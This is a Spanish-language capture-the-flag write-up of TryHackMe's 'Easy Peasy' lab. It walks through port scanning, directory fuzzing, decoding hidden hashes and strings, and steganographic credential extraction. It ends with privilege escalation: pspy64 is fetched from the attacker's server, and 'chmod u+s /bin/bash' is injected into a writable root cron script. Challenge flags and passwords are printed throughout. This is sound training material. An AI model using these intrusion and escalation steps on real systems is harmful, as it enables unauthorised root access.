Easy Peasy

Resolviendo la máquina Easy Peasy


> En esta publicación, comparto cómo resolví la máquina **Easy Peasy** de TryHackMe.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 10.10.227.13
```



Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.227.13 -oG allPorts
```


```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 09:04 CEST
Initiating SYN Stealth Scan at 09:04
Scanning 10.10.227.13 [65535 ports]
Discovered open port 80/tcp on 10.10.227.13
Discovered open port 65524/tcp on 10.10.227.13
Discovered open port 6498/tcp on 10.10.227.13
Completed SYN Stealth Scan at 09:04, 12.77s elapsed (65535 total ports)
Nmap scan report for 10.10.227.13
Host is up, received user-set (0.056s latency).
Scanned at 2025-07-25 09:04:12 CEST for 13s
Not shown: 65330 closed tcp ports (reset), 202 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 63
6498/tcp  open  unknown syn-ack ttl 63
65524/tcp open  unknown syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.84 seconds
           Raw packets sent: 67843 (2.985MB) | Rcvd: 66428 (2.657MB)
```

`nmap -p80,6498,65524 -sCV 10.10.227.13 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 09:05 CEST
Nmap scan report for 10.10.227.13
Host is up (0.047s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.16.1
| http-robots.txt: 1 disallowed entry
|_/
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|_  256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
|_http-server-header: Apache/2.4.43 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.83 seconds
```

HTTP

`http://10.10.62.97:65524/`



Se observa que la cabecera está modificada.

```
    </style>
  </head>
  <body>
    <div class="main_page">
      <div class="page_header floating_element">
        <img src="/icons/openlogo-75.png" alt="Debian Logo" class="floating_element"/>
        <span class="floating_element">
          Apache 2 It Works For Me
    <p hidden>its encoded with ba....:ObsJmP173N2X6dOrAgEAL0Vu</p>
        </span>
      </div>
```

```
        <li>
           They are activated by symlinking available
           configuration files from their respective
           Fl4g 3 : flag{9fdafbd64c47471a8f54cd3fc64cd312}
*-available/ counterparts. These should be managed
           by using our helpers
           <tt>
```

Se desencripta la cadena (Base62) que hemos encontrado en CyberChef.

Recipe

From Base62

Alphabet
0-9A-Za-z

Input

ObsJmP173N2X6dOrAgEAL0Vu

24 1

Output

/n0th1ng3ls3m4tt3r

http://10.10.227.13:65524/n0th1ng3ls3m4tt3r/


```html
<html>
<head>
<title>random title</title>
<style>
    body {
    background-image: url("https://cdn.pixabay.com/photo/2018/01/26/21/20/matrix-3109795_960_720.jpg");
    background-color:black;


    }
</style>
</head>
<body>
<center>
<img src="binarycodepixabay.jpg" width="140px" height="140px"/>
<p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
</center>
</body>
</html>

```


Se utiliza la herramienta *hash-identifier* para identificar el *hash*.

`hash-identifier`

Se prueban diferentes algoritmos de *hash* hasta que se descubre que el hash fue generado con **GOST**.

Para desencriptarlo se utiliza: Gost - Decode.






Se encuentra la contraseña: `mypasswordforthatjob`.

Donde se encuentra el *hash* de la contraseña, tiene enlazado un *link* con una imagen.

`http://10.10.227.13:65524/n0th1ng3ls3m4tt3r/binarycodepixabay.jpg`



Se descarga la imagen para analizar si contiene información oculta.

`wget http://10.10.227.13:65524/n0th1ng3ls3m4tt3r/binarycodepixabay.jpg`

Se utiliza la herramienta *steghide* de *esteganografía* que permite *ocultar y extraer archivos dentro de archivos portadores* (como imágenes o audio).

Se extraen los datos de la imagen, nos pide una contraseña (se introduce la contraseña que hemos descubierto anteriormente).


```
Anotar salvoconducto:
anot♦ los datos extra♦dos e/"secrettext.txt".
```

Se genera un archivo llamado: `secrettext.txt`.

`cat secrettext.txt`

```
username:boring
password:
01101001 01100011 01101111 01101110 01110110 01100101 01110010 01110100 01100101 01100100 01101101 01111001 01110000 01100001 01110011 01110011 01110111 01101111 01110010 01100100 01110100 01101111 01100010 01101001 01101110 01100001 01110010 01111001
```

Se observa que la contraseña se encuentra cifrada con **código binario**, se desencripta la cadena (**código binario**) que hemos encontrado en CyberChef.




Ya tenemos un usuario (`boring`) y contraseña (`iconvertedmypasswordtobinary`).


`http://10.10.62.97:65524/robots.txt`

```
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```

Se utiliza la herramienta *hash-identifier* para identificar el *hash*.

Para desencriptarlo se utiliza: MD5 - Decode.





`http://10.10.227.13/`

Fuzzing Web

`gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://10.10.227.13:65524/ -t 64`

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.227.13:65524/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 280]
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

No se encuentra nada en el puerto `65524`.

`gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://10.10.227.13/ -t 64`

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.227.13/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/hidden               (Status: 301) [Size: 169] [--> http://10.10.227.13/hidden/]
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

`http://10.10.227.13/hidden/`


```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to ctf!</title>
<style>
    body {
    background-image: url("https://cdn.pixabay.com/photo/2016/12/24/11/48/lost-places-1928727_960_720.jpg");
    background-repeat: no-repeat;
    background-size: cover;
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
</body>
</html>

```

`gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://10.10.227.13/hidden -t 64`

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.227.13/hidden
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/whatever             (Status: 301) [Size: 169] [--> http://10.10.227.13/hidden/whatever/]
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

`http://10.10.227.13/hidden/whatever/`

```
<!DOCTYPE html>
<html>
<head>
<title>dead end</title>
<style>
    body {
    background-image: url("https://cdn.pixabay.com/photo/2015/05/18/23/53/norway-772991_960_720.jpg");
    background-repeat: no-repeat;
    background-size: cover;
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<center>
<p hidden>ZmxhZ3tmMXJzN19mbDRnfQ==</p>
</center>
</body>
</html>

```

Se encuentra una cadena que parece estar cifrada en **Base64**.

`echo "ZmxhZ3tmMXJzN19mbDRnfQ==" | base64 -d`


`flag{f1rs7_fl4g}`

Explotación


SSH

Se accede al servicio **SSH** con las credenciales obtenidas previamente.

```
ssh boring@10.10.227.13 -p 6498
```




```
cat user.txt
```



La flag también esta cifrada, se accede a Dcode para saber el *hash* y desencriptarlo.

Search for a tool

★ Search a tool on dCode

e.g. type 'sudoku'

★ Browse the full dCode tools' list

Results

dCode's analyzer suggests to investigate:

⚠ *Warning* The text has a **short length**, this can affect the quantity and reliability of the results (see FAQ)

Warning Few or no significative results (see FAQ)

↑↓	↑↓
Vigenere Cipher	
Autoclave Cipher	
Beaufort Cipher	
Rozier Cipher	
Vernam Cipher (One Time Pad)	
Variant Beaufort Cipher	
Gronsfeld Cipher	
ROT Cipher	
Caesar Cipher	
Mono-alphabetic Substitution	
Cipher Disk/Wheel	
Affine Cipher	
Substitution Cipher	
Shift Cipher	
ROT-13 Cipher	

Cipher Identifier

Cryptography › Cipher Identifier

Encrypted Message Identifier

★ Ciphertext to recognize

```
synt{a0jvgf33zfa0ez4y}
```

★ Clues/Keywords (if any)

▶ ANALYZE

See also: Frequency Analysis — Index of Coincidence

Symbols Identifier

➤ *Go to:* Symbols Cipher List

Answers to Questions (FAQ)


What is a cipher identifier? (Definition)

An encryption detector is a computer tool designed to recognize encryption/encoding from a text message. The detector performs cryptanalysis, examines various features of the text, such as letter distribution, character repetition, word length, etc. to determine the type of encryption and guide users to the dedicated pages on dCode based on the type of code or encryption identified.

How to decrypt a cipher text?

To decrypt / decipher an encoded message, it is necessary to know the encryption used (or the encoding method, or the implemented cryptographic principle). Without knowing the technique chosen by the sender of the message, it is impossible to decrypt it (or decode it). Knowing the encryption (or encoding, or code) is therefore the first step to start the decryption (or decoding) process.

dCode therefore proposes, on this page above, an artificial intelligence



Se trata de un cifrado llamado *ROT*.

Escalada de Privilegios

Tarea CRON

Se procede a visualizar si existen tareas **CRON** que ejecuten algunos de estos archivos.

Se descarga la herramienta pspy64, que permite visualizar las tareas **CRON** ejecutadas en segundo plano.

Se descarga en nuestra máquina.

```
mv /home/manumore/Descargas/pspy64 .
```

```
python3 -m http.server 80
```

Se descarga en la máquina victima en el directorio `tmp` y se dan permisos.

```
wget 192.168.1.127/pspy64
```

```
chmod 777 pspy64
```

Se ejecuta el archivo descargado.

`./pspy64`

Se observa una tarea **CRON**.

```
2025/07/25 01:45:42 CMD: UID=0     PID=2      |
2025/07/25 01:45:42 CMD: UID=0     PID=1      | /sbin/init splash
2025/07/25 01:46:01 CMD: UID=0     PID=2027   | /usr/sbin/CRON -f
2025/07/25 01:46:01 CMD: UID=0     PID=2029   | sudo bash .mysecretcronjob.sh
2025/07/25 01:46:01 CMD: UID=0     PID=2028   | /bin/sh -c    cd /var/www/ && sudo bash .mysecretcronjob.sh
2025/07/25 01:46:01 CMD: UID=0     PID=2030   |
```

Se busca el archivo `.mysecretcronjob.sh`.

`find / -name .mysecretcronjob.sh 2>/dev/null`

```
/var/www/.mysecretcronjob.sh
```

`cd /var/www`

Se verifica si se tienen permisos de escritura.

`ls -la`

```
total 16
drwxr-xr-x  3 root   root   4096 Jun 15  2020 .
drwxr-xr-x 14 root   root   4096 Jun 13  2020 ..
drwxr-xr-x  4 root   root   4096 Jun 15  2020 html
-rwxr-xr-x  1 boring boring   33 Jun 14  2020 .mysecretcronjob.sh
```

Se edita el archivo y se agrega la línea: `chmod u+s /bin/bash`.

`cat .mysecretcronjob.sh`

```
#!/bin/bash
# i will run as root
chmod u+s /bin/bash
```

Se espera a que se ejecute la tarea **CRON**.

`bash -p`

```
bash-4.4# whoami
root
```
